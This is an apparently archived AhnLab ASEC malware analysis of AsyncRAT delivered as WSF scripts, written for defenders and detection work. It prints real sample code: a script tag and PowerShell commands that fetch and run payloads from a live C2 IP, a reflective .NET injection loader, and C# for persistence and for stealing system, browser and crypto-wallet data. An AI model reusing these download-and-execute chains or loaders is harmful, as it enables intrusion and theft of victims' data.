AsyncRAT Distributed via WSF Script

By ATCP

Published: 2023-11-30 · Archived: 2026-04-05 23:05:47 UTC

The AhnLab Security Emergency response Center (ASEC) analysis team previously posted about AsyncRAT being distributed via files with the .chm extension. **[1]** It was recently discovered that this type of AsyncRAT malware is now being distributed in WSF script format. The WSF file was found to be distributed in a compressed file (.zip) format through URLs contained within emails.

[Download URLs]
1. https://**********.com.br/Pay5baea1WP7.zip
2. https://**********.za.com/Order_ed333c91f0fd.zip
3. https://**********.com/PAY37846wp.zip
4. https://******.****.co/eBills37890913.zip

Decompressing the first downloaded zip file yields a file with a .wsf file extension. This file mostly consists of comments as shown in the image below and only contains one <script> tag in the middle.


```
gqbCSOZMvkNVjUHMAlnmCcSiLRAHMggjXhijUiwqbxIVmXTMKyGfohlgoQDunwqAhAUkMwOTQNIqXYpuK
iUJemkKmlCBTQZnikLNoqcogUrcVTldiIpuqHnKMywnyuwqXExiSXdRlLSJudfRQRjADwJhUdhkibTFtE
ExLScNHoQqbXDJSAOnomoOzCQjBjIUbQpwIVwqYshrekTFFmZUdlPnXIMYVrvrPXhKofwPqVCDgrGGCrQ
ktjErtNDvHjFyfjGvVyslaNlVbwtDlAlqhygZHkOZCwNxpRryMWjccrQsoFvZMtdxNLZSzMYCNMWjFWrI
doauMCXRKQKlQWTsIMfbtcakaDiRhaUwvorLKYkCpDKKrZbSzIlViHxxhZCVTWUKIAQrEsumqKFFWZSNq
KQcDhTjuBHmUXTLWquMENAWylKFTtVaYPLVoMhQYTtChHFaamTbzQXLOSceItpHsxZSMVhehABABCxnhH
oglbgmJtcuLydtqHqcwoLqKjTerykmNOHWfjgbxwWdRNoDhWcoGKaSrFYgQkmOtlCaruGOEMpaEyDPLxV
<script language ='VBScript' src='http://185.81.157.242:222/c.txt'
RMYeRukFvDtKEJJryKtqAmSilMWeXKhDdYwURTiOnBGzuxtSFkBvTPUEVazkBhLPWXjjFTZcVToHRQzIF
JyYqwqixrAfQveRrSlVJqzMBdOwKsPTxyURJhKANJQRFHhPAPhZGcntTyAnhyAfRkfmkPEgtbHGxbLuXW
fzCKuKiaGDPTXhtQIVKCCvYsJqNAYjwIPGjIgzwXUUcIiYTgfCOJEmbDooNBKjXHjqnmthJzxIjoBEuVv
cIJGZxWpdpTmkOqpIfbTyFsUVaoLVcYGFmhiWonqkYybbbrtxEpQmWRSiRZgtbrgliWWwdolFOvUgbypD
TVULRsvDksqGvWIBNddHiyEI
RMYeRukFvDtKEJJryKtqAmSilMWeXKhDdYwURTiOnBGzuxtSFkBvTPUEVazkBhLPWXjjFTZcVToHRQzIF
JyYqwqixrAfQveRrSlVJqzMBdOwKsPTxyURJhKANJQRFHhPAPhZGcntTyAnhyAfRkfmkPEgtbHGxbLuXW
fzCKuKiaGDPTXhtQIVKCCvYsJqNAYjwIPGjIgzwXUUcIiYTgfCOJEmbDooNBKjXHjqnmthJzxIjoBEuVv
cIJGZxWpdpTmkOqpIfbTyFsUVaoLVcYGFmhiWonqkYybbbrtxEpQmWRSiRZgtbrgliWWwdolFOvUgbypD
TVULRsvDksqGvWIBNddHiyEI
RMYeRukFvDtKEJJryKtqAmSilMWeXKhDdYwURTiOnBGzuxtSFkBvTPUEVazkBhLPWXjjFTZcVToHRQzIF
JyYqwqixrAfQveRrSlVJqzMBdOwKsPTxyURJhKANJQRFHhPAPhZGcntTyAnhyAfRkfmkPEgtbHGxbLuXW
```

When this script is executed, a Visual Basic script is downloaded and run as shown below. This script downloads a .jpg file (a zip file disguised as a jpg file) from the same C2 address.

Afterwards, it changes the file extension of this jpg file to .zip before decompressing it. The command string that executes the file Error.vbs also contained in the compressed file is created into an xml file (C:\Users\Public\temp.xml) and run with PowerShell.


```
Set alllosh = WScript.CreateObject("WScript.Shell")
strXML = "<command>" & _
         "   <a>" & _
         "      <execute>Start-BitsTransfer -Source ""http://185.81.157.242:222/x.jpg"" -Destination
         ""C:\Users\Public\ben.zip""; Expand-Archive -Path ""C:\Users\Public\ben.zip"" -DestinationPath
         ""C:\Users\Public\"" -Force; Start ""C:\Users\Public\Error.vbs""; Remove-Item -Path
         ""C:\Users\Public\ben.zip"" -Force</execute>" & _
         "   </a>" & _
         "</command>"

Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile("C:\Users\Public\temp.xml", True)
objFile.Write strXML
objFile.Close

alllosh.Run "powershell -command ""[xml]$xmldoc = Get-Content 'C:\Users\Public\temp.xml'; $command =
$xmldoc.command.a.execute; Invoke-Expression $command""", 0, True

objFSO.DeleteFile "C:\Users\Public\temp.xml"
```

The downloaded zip file contains many other scripts aside from the Error.vbs file.



Afterwards, the remaining files (bat, ps1) are all executed in order. The role and execution flow of each file are given below.

Error.vbs: Checking for administrator permission and executing Error.bat
Error.bat: Bypassing UAC and executing Error.ps1
Error.ps1: Creating the shortcut file C:\Users\Public\Chrome.lnk, registering it to autorun (registry), then executing it
pwng.bat: Bypassing UAC and executing pwng.ps1
pwng.ps1: Fileless attack



The file pwng.ps1 which is executed last converts the contained strings into a .NET binary before loading and executing the binary. It runs by executing a legitimate process (**aspnet_compiler.exe**) and injecting a malicious binary into this process. During these steps, three obfuscated variables are used.

```
$Jxxxe = '4D5@9%%%%3%%%%%%%%4%%%%%%FFFF%%%%B8%%%%%%%%%%%%%%%%4%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
$geGWHZ = '4D5@9%%%%3%%%%%%%%4%%%%%%FFFF%%%%B8%%%%%%%%%%%%%%%%4%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

# تحويل النص المشفر إلى بايت
[Byte[]]$jsewy = hesa $Jxxxe
[Byte[]]$jsewty = hesa $geGWHZ

# استخدام الاستبدال للحصول على قيم المتغيرات
$YUS = gws("!^1!^!^!^1!^1!^1111!^!^!^!^11!^!^1!^1!^11!^!^!^11!^111!^1!^1!^111!^1!^!^!^11!^!^1!^1".Replace('!^','0'))
$JSEU = gws("0!^00!^00!^0!^!^0!^!^!^00!^!^!^0!^!^00!^!^0!^!^!^!^0!^!^0!^0!^!^0!^!^00!^0!^".Replace('!^','1'))
$KRDESEY = gws("0100001100111010010111000101011101101001011011100110010001101111011101110111001101011100010011010110

try {

    # تحميل المكتبة
    $Assembly = [System.Reflection.Assembly]::Load($jsewty)

    $AHDX = gws("01001110011001010111011101010000010001010011001000101110010100000100101")

    $Type = $Assembly.GetType($AHDX)
    $Method = $Type.GetMethod($YUS)

    # استدعاء الطريقة باستخدام المتغيرات المطلوبة
    $Arguments = [object[]]($KRDESEY, $jsewy)
    $Method.$JSEU.Invoke($null, $Arguments)

} catch {
    # يمكنك إضافة معالجة الأخطاء هنا إذا كنت ترغب في ذلك
}
```

[Meaning of Key Variables]

$jsewy: Malware that performs the features of AsyncRAT (the file to be injected into aspnet_compiler.exe)
$jsewty: Malware that performs the injection feature
$KRDESEY: The process the malware is injected into
(C:\Windows\Microsoft.NET\Framework\v4.0.30319**aspnet_compiler.exe**)

The malware executed in the end is identified as AsyncRAT which has information exfiltration and backdoor features. The key behaviors are as follows.

1. Maintaining Persistence

– Using schtasks to add a scheduled task
– Adding a registry
– Creating a bat file that executes and terminates itself

```
if (MgUKyegCDkldZhPr.mgCINDsGyjOny())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr \"\"",
            fileInfo.FullName,
            "\"\" & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\\\nuR\\\\noisreVtnerruC\\\\swodniW\\\\tfosorciM\\\\erawtfoS"),
      RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
}
if (File.Exists(fileInfo.FullName))
{
    File.Delete(fileInfo.FullName);
    Thread.Sleep(1000);
}
Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
stream.Write(array, 0, array.Length);
MgUKyegCDkldZhPr.smethod_2();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
}
```

2. Exfiltrating Information

– Computer information: OS version, users, anti-malware product list, etc.

– UserData information in browsers: Chrome, Brave-Browser, Edge

– Cryptocurrency wallet information: RabbyWallet, Atomic, Exodus, Ledger_Live, Electrum, Coinomi, Binance, Bitcoin

```
eOronYHWMmmdlhfbz eOronYHWMmmdlhfbz = new eOronYHWMmmdlhfbz();
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("Packet").String_0 = "ClientInfo";
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("HWID").String_0 = kvoyDMlCcncS.hYoFCryMuTEBB;
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("User").String_0 = Environment.UserName.ToString();
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("OS").String_0 = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
  Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("Path").String_0 = Application.ExecutablePath;
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("Admin").String_0 = MgUKyegCDkldZhPr.mgCINDsGyjOny().ToString().ToLower()
    .Replace("true", "Admin")
    .Replace("false", "User");
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("Performance").String_0 = MgUKyegCDkldZhPr.qwJuKjyQSgFpmSET();
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("Pastebin").String_0 = kvoyDMlCcncS.pRHZkDnZbZrt;
eOronYHWMmmdlhfbz.mNMnfgxgyUYiu("Antivirus").String_0 = MgUKyegCDkldZhPr.tuWtsFlqKKuwUXy();
```

buffer.bin

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	DE	00	28	A6	50	61	63	6B	65	74	AA	43	6C	69	65	6E	Þ.(¦Packet²Clien
00000010	[illegible]																
00000020	[illegible]																
00000030	55	73	65	72	A3	6C	63	68	A2	4F	53	B5	20	57	69	6E	User£lch¢OSµ Win
00000040	64	6F	77	73	20	31	30	20	50	72	6F	20	36	34	62	69	dows 10 Pro 64bi
00000050	[illegible]																
00000060	[illegible]																
00000070	[illegible]																
00000080	A5	41	64	6D	69	6E	A4	55	73	65	72	AB	50	65	72	66	¥Admin¤User«Perf
00000090	6F	72	6D	61	6E	63	65	D9	45	64	6E	53	70	79	20	76	ormanceÙEdnSpy v
000000A0	36	2E	34	2E	30	20	28	33	32	2D	62	69	74	2C	20	2E	6.4.0 (32-bit, .
000000B0	4E	45	54	20	46	72	61	6D	65	77	6F	72	6B	2C	20	44	NET Framework, D
000000C0	[illegible]																
000000D0	[illegible]																
000000E0	61	73	74	65	62	69	6E	A4	6E	75	6C	6C	A9	41	6E	74	astebin¤null©Ant
000000F0	69	76	69	72	75	73	B0	57	69	6E	64	6F	77	73	20	44	ivirus°Windows D
00000100	65	66	65	6E	64	65	72	AA	4D	65	74	61	5F	4F	70	65	efender²Meta_Ope
00000110	72	61	A5	46	61	6C	73	65	AC	4D	65	74	61	5F	4F	70	ra¥False¬Meta_Op
00000120	65	72	61	47	58	A5	46	61	6C	73	65	AC	4D	65	74	61	eraGX¥False¬Meta
00000130	5F	46	69	72	65	66	6F	78	A5	46	61	6C	73	65	AB	4D	_Firefox¥False«M
00000140	65	74	61	5F	43	68	72	6F	6D	65	A5	46	61	6C	73	65	eta_Chrome¥False
00000150	AA	4D	65	74	61	5F	42	72	61	76	65	A5	46	61	6C	73	²Meta_Brave¥Fals
00000160	65	A9	4D	65	74	61	5F	45	64	67	65	A5	46	61	6C	73	e©Meta_Edge¥Fals
00000170	65	AE	50	68	61	6E	74	6F	6D	5F	43	68	72	6F	6D	65	e®Phantom_Chrome
00000180	A5	46	61	6C	73	65	AD	50	68	61	6E	74	6F	6D	5F	42	¥False.Phantom_B
00000190	72	61	76	65	A5	46	61	6C	73	65	AE	42	69	6E	61	6E	rave¥False®Binan
000001A0	63	65	5F	43	68	72	6F	6D	65	A5	46	61	6C	73	65	AC	ce_Chrome¥False¬
000001B0	42	69	6E	61	6E	63	65	5F	45	64	67	65	A5	46	61	6C	Binance_Edge¥Fal
000001C0	73	65	AE	54	72	6F	6E	4C	69	6E	6B	43	68	72	6F	6D	se®TronLinkChrom
000001D0	65	A5	46	61	6C	73	65	AE	42	69	74	4B	65	65	70	5F	e¥False®BitKeep_
000001E0	43	68	72	6F	6D	65	A5	46	61	6C	73	65	AF	43	6F	69	Chrome¥False¯Coi
000001F0	6E	62	61	73	65	5F	43	68	72	6F	6D	65	A5	46	61	6C	nbase_Chrome¥Fal
00000200	73	65	AC	52	6F	6E	69	6E	5F	43	68	72	6F	6D	65	A5	se¬Ronin_Chrome¥
00000210	46	61	6C	73	65	AC	54	72	75	73	74	5F	43	68	72	6F	False¬Trust_Chro
00000220	6D	65	A5	46	61	6C	73	65	AD	42	69	74	50	61	79	5F	me¥False.BitPay_
00000230	43	68	72	6F	6D	65	A5	46	61	6C	73	65	AA	46	32	61	Chrome¥False²F2a
00000240	5F	43	68	72	6F	6D	65	A5	46	61	6C	73	65	A9	46	32	_Chrome¥False©F2
00000250	61	5F	42	72	61	76	65	A5	46	61	6C	73	65	A8	46	32	a_Brave¥False¨F2
00000260	61	5F	45	64	67	65	A5	46	61	6C	73	65	AC	52	61	62	a_Edge¥False¬Rab
00000270	62	79	5F	57	61	6C	6C	65	74	A5	46	61	6C	73	65	AB	by_Wallet¥False«
00000280	4C	65	64	67	65	72	5F	4C	69	76	65	A5	46	61	6C	73	Ledger_Live¥Fals
00000290	65	A6	41	74	6F	6D	69	63	A5	46	61	6C	73	65	A6	45	e¦Atomic¥False¦E
000002A0	78	6F	64	75	73	A5	46	61	6C	73	65	A8	45	6C	65	63	xodus¥False¨Elec
000002B0	74	72	75	6D	A5	46	61	6C	73	65	A7	43	6F	69	6E	6F	trum¥False§Coino
000002C0	6D	69	A5	46	61	6C	73	65	A7	42	69	6E	61	6E	63	65	mi¥False§Binance
000002D0	A5	46	61	6C	73	65	AC	42	69	74	63	6F	69	6E	5F	43	¥False¬Bitcoin_C
000002E0	6F	72	65	A5	46	61	6C	73	65	A4	50	6F	6E	67	A0	A5	ore¥False¤Pong ¥
000002F0	47	72	6F	75	70	A7	44	65	66	61	75	6C	74	AB	42	6F	Group§Default«Bo
00000300	6F	6C	57	61	6C	6C	65	74	73	A5	46	61	6C	73	65	A8	olWallets¥False¨
00000310	4C	61	73	74	54	69	6D	65	AB	30	64	20	30	68	20	30	LastTime«0d 0h 0
00000320	6D	20	30	73	00	00	00	00	00	00	00	00	00	00	00	00	m 0s..........
00000330	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000340	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000350	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000360	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000370	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000380	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Additionally, the C2 server where this information is sent is contained within the file as an encrypted string and is displayed as follows upon execution. The threat actor combines this C2 domain and multiple port numbers to make multiple connection attempts.

```
foreach (IPAddress ipaddress in Dns.GetHostAddresses(text))
{
    try
    {
        ZepUotdIYWZmYDU.<TcpClient>k__BackingField.Connect(ipaddress, num);
        if (ZepUotdIYWZmYDU.<TcpClient>k__BackingField.Connected)
        {
            break;
        }
    }
    catch
    {
    }
```

kvoyDMICcncS.VrwjzSUQNoBbzD	"drippmedsot.mywire.org"
kvoyDMICcncS.PfeupyNTLVXhS	"6606,7707,8808"

As such, the threat actor distributes the same malware in various ways, using elaborate fileless methods without EXE files. Users must always be cautious when opening files or external links contained within emails and use monitoring features in security products to identify and restrict access from threat actors.

[File Detection]

- Downloader/Script.Agent (2023.11.29.02)
- Trojan/VBS.RUNNER.SC194987 (2023.11.30.04)
- Trojan/BAT.RUNNER.SC194988 (2023.11.30.04)
- Trojan/BAT.RUNNER.SC194985 (2023.11.30.04)
- Trojan/PowerShell.Runner.SC194986 (2023.11.30.04)
- Trojan/PowerShell.Generic.SC194981 (2023.11.30.04)
- Trojan/PowerShell.Generic.SC194982 (2023.11.30.04)
- Trojan/Win.Injector (2023.11.30.04)
- Backdoor/Win.AsyncRAT (2022.07.12.00)

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/59573/